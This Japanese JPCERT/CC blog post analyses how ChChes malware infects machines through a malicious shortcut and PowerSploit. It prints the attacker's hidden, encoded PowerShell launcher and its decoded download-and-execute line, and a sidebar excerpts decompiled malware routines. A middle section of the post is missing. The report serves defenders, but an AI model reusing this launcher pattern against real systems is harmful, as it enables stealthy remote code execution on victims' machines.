

# PowerSploitを悪用して感染するマルウェア(2017-02-10) - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2017-02-09 · Archived: 2026-04-05 17:33:08 UTC

- [ChChes](#)

## PowerSploitを悪用して感染するマルウェア

今回は、前号の分析センターだより「[Cookieヘッダーを用いてC&Cサーバとやりとりするマルウェア ChChes](#)」で紹介したChChesが、PowerSploit[1]というオープンソースのツールを悪用して感染する事例を確認しましたので、その詳細について解説します。

## ChChesが感染するまでの流れ

今回確認した検体は、ショートカットファイルを悪用してマルウェアの感染を行います。ショートカットファイルが開かれてから、ChChesに感染するまでの流れは、図1のようになります。




図 1：ショートカットファイルを開いてからChChes感染までの流れ

ショートカットファイルが開かれると、PowerShellスクリプトを含むファイルが外部からダウンロードされ、実行されます。次に、PowerShellスクリプト内に含まれるChChesのコード（バージョン1.6.4）が、powershell.exeにインジェクションされ、実行されます。この過程の各段階における詳細な挙動を次に解説します。

## ショートカットファイルが開かれた時の挙動

ショートカットファイルを開くと内部に含まれている次のPowerShellスクリプトが実行されます。

```
powershell.exe -nop -w hidden -exec bypass -enc JAAyAD0AJwAtAG4Abw~省略~
```

「-enc」以降のPowerShellスクリプトはエンコードされており、以下がデコードしたものです。

```
$2='-nop -w hidden -exec bypass -c "IEX (New-Object System.Net.Webclient).DownloadString('https://g
```






図 3： イベントログに記録される内容

このようなログは、PowerShell v4.0 (Windows 8.1のデフォルトバージョン) でも以下のグループポリシーを有効にすることで取得することが可能です。

- コンピュータの構成 -> 管理用テンプレート -> Windows PowerShell -> PowerShellスクリプト ブロックのログ記録を有効にする (Turn on PowerShell Script Block Logging)

### おわりに

PowerShellスクリプトが攻撃に利用されることは一般的になってきました。PowerShell実行時のイベントログを取得する設定になっていない場合は、今後このような攻撃の被害にあうことを想定して、設定を見直すことを推奨します。また、PowerShellを使用していない場合は、AppLockerなどを使用して実行を制限することをご検討下さい。

分析センター 朝長 秀誠

### 参考情報

[1] Powersploit


<https://github.com/PowerShellMafia/PowerSploit>

### Appendix A 検体のSHA-256ハッシュ値

PowerShell

- 4ff6a97d06e2e843755be8697f3324be36e1ebeb280bb45724962ce4b6710297
- 75ef6ea0265d2629c920a6a1c0d1dd91d3c0eda86445c7d67ebb9b30e35a2a9f
- ae0dd5df608f581bbc075a88c48eedeb7ac566ff750e0a1baa7718379941db86
- 646f837a9a5efbbdde474411bb48977bff37abfefa4d04f9fb2a05a23c6d543
- 3d5e3648653d74e2274bb531d1724a03c2c9941fdf14b8881143f0e34fe50f03
- 9fbd69da93fbc0e8f57df3161db0b932d01b6593da86222fabef2be31899156d
- 723983883fc336cb575875e4e3ff0f19bcf05a2250a44fb7c2395e564ad35d48
- f45b183ef9404166173185b75f2f49f26b2e44b8b81c7caf6b1fc430f373b50b
- 471b7edbd3b344d3e9f18fe61535de6077ea9fd8aa694221529a2ff86b06e856
- aef976b95a8d0f0dcfe1db73d5e0ace2c748627c1da645be711d15797c5df38

- dbefa21d3391683d7cc29487e9cd065be188da228180ab501c34f0e3ec2d7dfc



### 朝長 秀誠 (Shusei Tomonaga)

外資系ITベンダーでのセキュリティ監視・分析業務を経て、2012年12月から現職。現在は、マルウェア分析・フォレンジック調査に従事。主に、標的型攻撃に関するインシデント分析を行っている。CODE BLUE、BsidesLV、BlackHat USA Arsenal、Botconf、PacSec、FIRSTなどで講演。JSACオーガナイザー。

### 関連記事



### [JSAC2026 開催レポート～DAY 2～](#)

```
*key = 0x027C7480;  
*key[4] = 0x21593322;  
*key[8] = 0x0472824;  
*key[12] = 0x0007969;  
*v[0] = 0x1247A22;  
*v[1] = 0x4480569;  
*v[2] = 0x30780529;  
*v[3] = 0x9338887;  
v = m_ret_argOffset@350(a1 + 3);  
if ( !((v->CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x10, 0xF000000) ) )  
return 0;  
v1 = m_ret_argOffset@350(a1 + 3);  
*handlehashobj = a1 + 1;  
if ( !((v1->CryptCreateHash)(*a1, 0x0004, 0, 0, a1 + 1) ) )  
{  
LABEL_4:  
if ( !*a1 )  
return 0;  
v6 = m_ret_argOffset@350(a1 + 3);  
(v6->CryptInitializeContext)(*a1, 0);  
return 0;  
}  
if ( !CryptHashData(*handlehashobj, key, 16u, 0) )  
{  
v8 = m_ret_argOffset@350(a1 + 3);  
v9 = a1 + 2;  
!(v8->CryptDeriveKey)(*a1, 0x0004, *handlehashobj, 0x000000, a1 + 2) // CALS_AES_128  
{  
if ( !*handlehashobj )  
{  
v5 = m_ret_argOffset@350(a1 + 3);  
(v5->CryptDestroyHash)(*handlehashobj);  
}  
goto LABEL_4;  
}  
v10 = m_ret_argOffset@350(a1 + 3);  
(v10->CryptSetKeyParam)(*v9, 3, 0x0000, 0); // SP_PAD000 = PKCS047  
v11 = m_ret_argOffset@350(a1 + 3);  
(v11->CryptSetKeyParam)(*v9, 1, 0x, 0); // DV = parameter  
v12 = m_ret_argOffset@350(a1 + 3);  
(v12->CryptSetKeyParam)(*v9, 6, 0x0000, 0); // SP_PAD00 = CBC  
return *v9;  
}
```

### [攻撃グループAPT-C-60による攻撃のアップデート](#)

```

python parse_cross2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 ).....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c -----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY-----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGS1b3QDEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAA4GNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCN5381HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkPmDQAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RHnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXmU7pMs1Sd
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 +cRkMoTlMhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7TzK7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH40
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wXubOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZumHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB-----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY-----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: -----BEGIN PUBLIC KEY-----
MIGFMA0GCSqGS1b3QDEBAQUAA4GNADCB1QKBgQCNS381HP2V3JD4GT9UcalhAkPmDQAGRn6Nw6
RHnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXmU7pMs1Sdq+cRkMoTlMhNoq2UTWk9o9RodcZtZXsk
bM7TzK7UZjyapTIJfcq6BwMdsMx6gH40s1B/Swnc3wXubOaqEokKorZumHU3wIDAQAAB
-----END PUBLIC KEY-----

```

[Cobalt Strike Beaconの機能をクロスプラットフォームへと拡張するツール「CrossC2」を使った攻撃](#)

```

* 0F 0E 05 EC 0A 04 00 movsx eax, cs:num7
* 06 0F 0E C8 movd xmm1, eax
* F2 0F 0E C8 cvtdq2pd xmm1, xmm1
* 0F 0E 05 DC 0A 04 00 movsx eax, cs:num1
* 06 0F 0E C8 movd xmm0, eax
* F2 0F 0E C8 cvtdq2pd xmm0, xmm0
* 02 0F 0E C8 addsd xmm0, xmm0
* F2 0F 0E C8 subsd xmm1, xmm0
* F2 0F 0E C8 mulsd xmm1, xmm2
* 0F 0E 11 60 00 movsd [rbp+410h+phPrev], xmm1
* 08 05 C8 FF FF call ret3
* 04 0F 0E C8 movsx r9d, al
* 08 0C C8 FF FF call ret0
* 0F 0E C8 movsx ecx, al
* 04 0F 0F C9 imul r9d, ecx
* 08 08 C8 FF FF call ret7
* 0F 0E C8 movsx eax, al
* 01 03 C1 add eax, r9d
* 0F 0E 00 0F 0A 04 00 movsx ecx, cs:num9
* 03 C1 add eax, ecx
* 0F 0E 00 95 0A 04 00 movsx ecx, cs:num8
* 03 D1 xor edx, edx
* F7 F1 div ecx
* 0F 0E 00 87 0A 04 00 movsx ecx, cs:num1
* 08 C1 cmp eax, ecx
* 74 38 jz short loc_7FF8581895C0
* 08 0A C8 FF FF call ret3
* 0F 0E D0 movsx edx, al
* 0F 0E 05 EC 0A 04 00 movsx eax, cs:num8
* 0F 0F D0 imul edx, eax
* 04 00 0A 52 lea r8d, [rdi+rdx*2]
* 03 03 C0 add r8d, r8d
* 08 00 C8 FF FF call ret3
* 0F 0E C8 movsx ecx, al
* 04 20 C1 sub r8d, ecx
* 08 72 C8 FF FF call ret6
* 0F 0E C8 movsx ecx, al
* 04 03 C1 add r8d, ecx
* 0F 0E 00 0E 0A 04 00 movsx ecx, cs:num3
* 01 03 C1 add ecx, r8d

```

[Ivanti Connect Secureの脆弱性を起点とした侵害で確認されたマルウェア](#)

```

__int64 __fastcall mal_decode(__int64 encbuf, int bufsize)
{
    __int64 j_1; // rax
    int i; // [rsp+18h] [rbp-Ch]

    if ( encbuf )
    {
        for ( i = 0; ; ++i )
        {
            j_1 = (unsigned int)i;
            if ( i >= bufsize )
                break;
            *(_BYTE *)(encbuf + i) ^= Key1to7[i % 7];
        }
        return j_1;
    }
}

```

[Ivanti Connect Secureに設置されたマルウェアDslogdRAT](#)

Source: [https://www.jpcert.or.jp/magazine/acreport-ChChes\\_ps1.html](https://www.jpcert.or.jp/magazine/acreport-ChChes_ps1.html)